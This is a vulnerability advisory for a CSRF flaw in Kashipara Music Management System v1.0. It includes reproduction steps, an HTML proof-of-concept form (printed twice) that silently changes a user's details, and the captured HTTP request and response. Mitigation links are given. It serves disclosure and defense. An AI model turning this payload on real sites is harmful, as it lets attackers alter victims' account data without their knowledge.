# Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Music Management System v1.0. This could lead to an attacker tricking the administrator into modifying valid user data via a crafted HTML on "/music/ajax.php?action=save_user" page.

**Affected Vendor:** KASHIPARA (https://www.kashipara.com/)

**Product Official Website URL**: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


**Version:** 1.0

**Affected Components:**

- **Affected File:** / music/ajax.php?action=save_user

**Steps:**

1. Login into the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Navigate to the "Genre" menu.
3. The 1st entry is of "CSRF CSRF" user with id="6". This is a user entry which was created to demonstrate CSRF attack



User List


Show 10 entries

| # | Name | Contact # | Role | Email |
|---|---|---|---|---|
| 1 | CSRF CSRF | Test | Subscriber | TestDelete1@t.com |
| 2 | Lopa Mishra | 12 | Subscriber | 11@gmail.com |
| 3 | Testa Testb | Test | Admin | test@gmail.com |


4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a first name and last name modification request for "CSRF CSRF" user with id="6". The first name and last name is expected to be modified to “CSRFTestChanged”.

**CSRF POC HTML:**


```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://localhost/music/ajax.php?action=save_user" method="POST">
   <input type="hidden" name="id" value="6" />
         <input type="hidden" name="firstname" value="CSRFTestChanged" />
         <input type="hidden" name="lastname" value="CSRFTestChanged" />
         <input type="hidden" name="contact" value="TestDelete1" />
         <input type="hidden" name="address" value="TestDelete1" />
         <input type="hidden" name="type" value="2" />
         <input type="hidden" name="email" value="TestDelete1@t.com" />
         <input type="hidden" name="password" value="" />
         <input type="hidden" name="cpass" value="" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/music/ajax.php?action=save_user" method="POST">
      <input type="hidden" name="id" value="6" />
      <input type="hidden" name="firstname" value="CSRFTestChanged" />
      <input type="hidden" name="lastname" value="CSRFTestChanged" />
      <input type="hidden" name="contact" value="TestDelete1" />
      <input type="hidden" name="address" value="TestDelete1" />
      <input type="hidden" name="type" value="2" />
      <input type="hidden" name="email" value="TestDelete1@t.com" />
      <input type="hidden" name="password" value="" />
      <input type="hidden" name="cpass" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Music Management System Pro
Music Management System Pro
/C:/Users/admin/Desktop/SNAPS
file:///C:/Users/admin/Desktop/SNAPS/CSRF.html
Tor
CVE
Tools
Managa
pending
Login | Simple Music ...
Submit request


5. Once we click the “Submit request” button, the user modification request is sent to the server and it is successful.



```
POST /music/ajax.php ?action=save_user  HTTP/1.1
Host:  localhost
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:128.0)
Gecko/20100101  Firefox/128.0
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Content-Type : application/x-www-form-urlencoded
Content-Length :  145
Origin : null
Connection : close
Cookie :  PHPSESSID =o2ra45r19up78187g1p23724je
Upgrade-Insecure-Requests  : 1
Priority : u=0,  i

id=6&firstname =CSRFTestChanged &lastname =CSRFTestChanged &contact =
TestDelete1 &address =TestDelete1 &type=2&email =TestDelete1%40t.com &
password =&cpass =
```


| Name | Value |
|---|---|
| id | 6 |
| firstname | CSRFTestChanged |
| lastname | CSRFTestChanged |
| contact | TestDelete1 |
| address | TestDelete1 |
| type | 2 |
| email | TestDelete1@t.com |



```
HTTP/1.1  200  OK
Date:  Tue,  30  Jul  2024  15:57:20  GMT
Server:  Apache/2.4.58  (Win64)  OpenSSL/3.1.3  PHP/8.2.12
X-Powered-By :  PHP/8.2.12
Expires :  Thu,  19  Nov  1981  08:52:00  GMT
Cache-Control :  no-store,  no-cache,  must-revalidate
Pragma :  no-cache
Content-Length :  1
Connection :  close
Content-Type :  text/html;  charset=UTF-8

1
```

6. The "CSRF CSRF" user first name and last name is changed to “CSRFTestChanged”. This is because there is no Anti-CSRF protection in place.



## User List

| # | Name | Contact # | Role | Email |
|---|---|---|---|---|
| 1 | CSRFTestChanged CSRFTestChanged | TestDelete1 | Subscriber | TestD |
| 2 | Lopa Mishra | 22 | Subscriber | 11@g |

**<u>Solution/Good Reads:</u>**

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

https://portswigger.net/web-security/csrf/preventing

**<u>References:</u>**

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery